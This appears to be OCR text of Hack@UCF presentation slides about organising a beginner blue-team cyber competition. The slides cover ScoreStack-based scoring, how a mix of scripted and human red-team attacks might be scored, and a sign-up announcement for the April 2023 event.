
HACK

Black Team 〉 Scoring Engine

- Most of this work is done for us!
- Many blue team competitions use a solution called ScoreStack (https://github.com/scorestack/scorestack)
- Built on Elastic stack
- Takes a JSON file to define what checks need to be made
- We are using a Python script to generate this JSON for each team

HACK

Black Team 〉 Scoring Engine



HACK

Red Team

?

HACK

Red Team

- We'll keep this under wraps for the most part
- Scoring red team can be a challenge
  - Dwell time?
  - Points assigned to actions/access?
    - Ex. deface a service = 200pts, unprivileged access = 400pts
- How do you ensure a consistent, fair experience for all teams?
  - We will have a human red team, but how do we avoid bullying?
  - We have a limited number of red-teamers at our disposal!
  - Mostly will be done by rules/regulations on red-teamers
  - We can also automate stuff to keep things equal

HACK

Red Team 〉 Scripted Attacks

- We'll be experimenting with scripted attacks
  - Affect all teams at the same time
  - Teams the prevent the attack will receive points
  - Teams that recover quickly lose less
  - Resolves the bias problem - everyone faces the same attacker
  - ...but can be easily "cheesed" if done right.
- Our goal: hybrid of scripted + live red team
  - Neither scripting-only nor human-only are perfect.
  - They complement each other!

HACK

horse plinko cyber challenge β

- A new beginner-friendly blue-team competition hosted by Hack@UCF!
  - Open to UCF students, for free!
  - A low-stress NCAE CyberGames-like blue team competition
  - Teams of 3-4 students
  - Windows & Linux boxes, with injects
  - April 25th, 2023 *(day between classes and Finals week)*
  - Will be hosted in-person in the CyberLab
- Sign-ups are now open!
  - Scan the QR code to sign up.
  - We are still looking for staff to help run this!

o.hacku.cf/HPCCregistration

HACK